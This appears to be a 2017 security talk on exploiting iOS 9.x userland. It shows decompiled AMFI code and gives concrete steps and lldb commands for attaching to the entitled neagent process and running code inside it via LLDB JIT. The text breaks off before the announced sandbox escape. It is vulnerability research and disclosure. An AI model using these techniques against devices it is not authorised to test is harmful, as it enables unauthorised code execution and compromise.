Exploit iOS 9.x Userland with LLDB JIT

Proteas
2017-05-30

About me

- ID: Proteas
- Working at: Qihoo 360 Nirvan Team
- Most focused on: iOS and macOS Security
- Twitter: @ProteasWang
- Mail: proteas.wang@gmail.com

Agenda

- iOS Security Overview
- How found the bug
- How to gain code execution
- How to escape from sandbox - 1st Try
- How to escape from sandbox - 2nd Try
- Exploit with LLDB JIT

iOS Security Overview

- **AMFI and Sandbox**
- Based on Mandatory Access Control Framework
- Implemented in kernel extension:
    - AppleMobileFileIntegrity.kext
    - Sandbox.kext
- AppleMobileFileIntegrity.kext is mainly used to implement:
    - Code-sign
    - Library Validation

```
    numJitHashCacheEntries = 0;
    jitHashCache = 0LL;
    jitHashCacheLock = IOLockAlloc(v4);
    mac_ops.mpo_cred_check_label_update_execve = (mpo_cred_check_label_update_execve_t *)_cred_check_label_update_execve;
    mac_ops.mpo_cred_label_associate = (mpo_cred_label_associate_t *)_cred_label_associate;
    mac_ops.mpo_cred_label_destroy = (mpo_cred_label_destroy_t *)_cred_label_destroy;
    mac_ops.mpo_cred_label_init = (mpo_cred_label_init_t *)_cred_label_init;
    mac_ops.mpo_cred_label_update_execve = (mpo_cred_label_update_execve_t *)_cred_label_update_execve;
    mac_ops.mpo_proc_check_inherit_ipc_ports = _proc_check_inherit_ipc_ports;
    mac_ops.mpo_vnode_check_signature = (mpo_vnode_check_signature_t *)_vnode_check_signature;
    mac_ops.mpo_file_check_library_validation = _file_check_library_validation;
    mac_ops.mpo_policy_initbsd = (mpo_policy_initbsd_t *)_policy_initbsd;
    mac_ops.mpo_exc_action_check_exception_send = amfi_exc_action_check_exception_send;
    mac_ops.mpo_exc_action_label_associate = amfi_exc_action_label_associate;
    mac_ops.mpo_exc_action_label_copy = amfi_exc_action_label_copy;
    mac_ops.mpo_exc_action_label_destroy = amfi_exc_action_label_destroy;
    mac_ops.mpo_exc_action_label_init = amfi_exc_action_label_init;
    mac_ops.mpo_exc_action_label_update = amfi_exc_action_label_update;
    mac_ops.mpo_file_check_mmap = (mpo_file_check_mmap_t *)_file_check_mmap;
    mac_policy.mpc_name = "AMFI";
    mac_policy.mpc_fullname = "Apple Mobile File Integrity";
    mac_policy.mpc_labelnames = (const char *const *)&_initializeAppleMobileFileIntegrity(void)::labelnamespaces;
    mac_policy.mpc_labelname_count = 1;
    mac_policy.mpc_ops = &mac_ops;
    mac_policy.mpc_loadtime_flags = 0;
    mac_policy.mpc_field_off = &amfi_mac_slot;
    mac_policy.mpc_runtime_flags = 0;
    if ( mac_policy_register(&mac_policy, &amfiPolicyHandle, 0LL) )
    {
      IOLog("%s: mac_policy_register failed: %d\n", "kern_return_t _initializeAppleMobileFileIntegrity()");
      panic(
        "\"AMFI mac policy could not be registered!\"@/BuildRoot/Library/Caches/com.apple.xbs/Sources/AppleMobileFileInte"
        "grity/AppleMobileFileIntegrity-225.50.12/AppleMobileFileIntegrity.cpp:2203",
```

iOS Security Overview

- Sandbox.kext is used to restrict process's behaviors:
    - read and write files
    - syscall
    - mach api
    - open and call kext functions
- Apps downloaded from AppStore are in "container"
- App out of sandbox can call `sandbox_init()` to make itself into sandbox

How found the bug

- **Original thoughts**
- If a process can be debugged, then we gain arbitrary code execution
- Whether a process can be debugged is controlled by entitlement: `get-task-allow`
- So scan the root filesystem and DDI to find the target program
- Then found it: `neagent`


How found the bug

- `neagent`
- program used to load network extension
- For example: `Cisco AnyConnect` network extension
- neagent has entitlement: `com.apple.private.skip-library-validation`
- So it is a very good target:
    - We can run custom code in it
    - We can inject a dylib into it

How to gain code execution

- **Steps to debug `neagent`**
- mount DDI with following methods:
  - `ideviceimagemounter DDI.dmg DDI.dmg.signature`
  - run any app on iDevice with Xcode
- Launch `neagent`: there are many ways, the simplest is by running `AnyConnect`

How to gain code execution


- Launch `Instruments.app` to find the PID of `neagent`:
- 

1,469	neagent	mobile	0.2	3	6.10 MB	701.02 MB	arm64
1,470	neagent	mobile	0.1	4	6.04 MB	698.61 MB	arm64

- Run debug proxy on macOS: `idevicedebugserverproxy 11033`
- Run `lldb` and attach to `neagent`:
    - `process connect connect://127.0.0.1:11033`
    - `process attach --pid 1470`

How to gain code execution

- After attaching to `neagent` with `lldb`, you will see:




```
(prts) process connect connect://127.0.0.1:11033
(prts) process attach --pid 1470
Process 1470 stopped
* thread #1: tid = 0x100fec, 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap + 8,
eason = signal SIGSTOP
    frame #0: 0x0000000180dbcfd8 libsystem_kernel.dylib`mach_msg_trap + 8
libsystem_kernel.dylib`mach_msg_trap:
->  0x180dbcfd8 <+8>: ret

libsystem_kernel.dylib`mach_msg_overwrite_trap:
    0x180dbcfdc <+0>: movn   x16, #0x1f
    0x180dbcfe0 <+4>: svc    #0x80
    0x180dbcfe4 <+8>: ret

Executable module set to "/Developer/usr/libexec/neagent".
(prts) 
```

How to gain code execution

- By convention, let's print "`hello world`" with LLDB JIT:
- run command in `lldb`:



```
lldb
(prts) expr (void)NSLog(@"hello world from neagent");
(prts) 
```


```
idevicesyslog
Mar 24 16:29:10 iPhone5s neagent[1470] <Warning>: hello world from neagent
```

How to gain code execution

- Now we gain code execution, not arbitrary
- Because `neagent` is still in sandbox with profile: `vpn-plugins`
- So we need to escape from sandbox

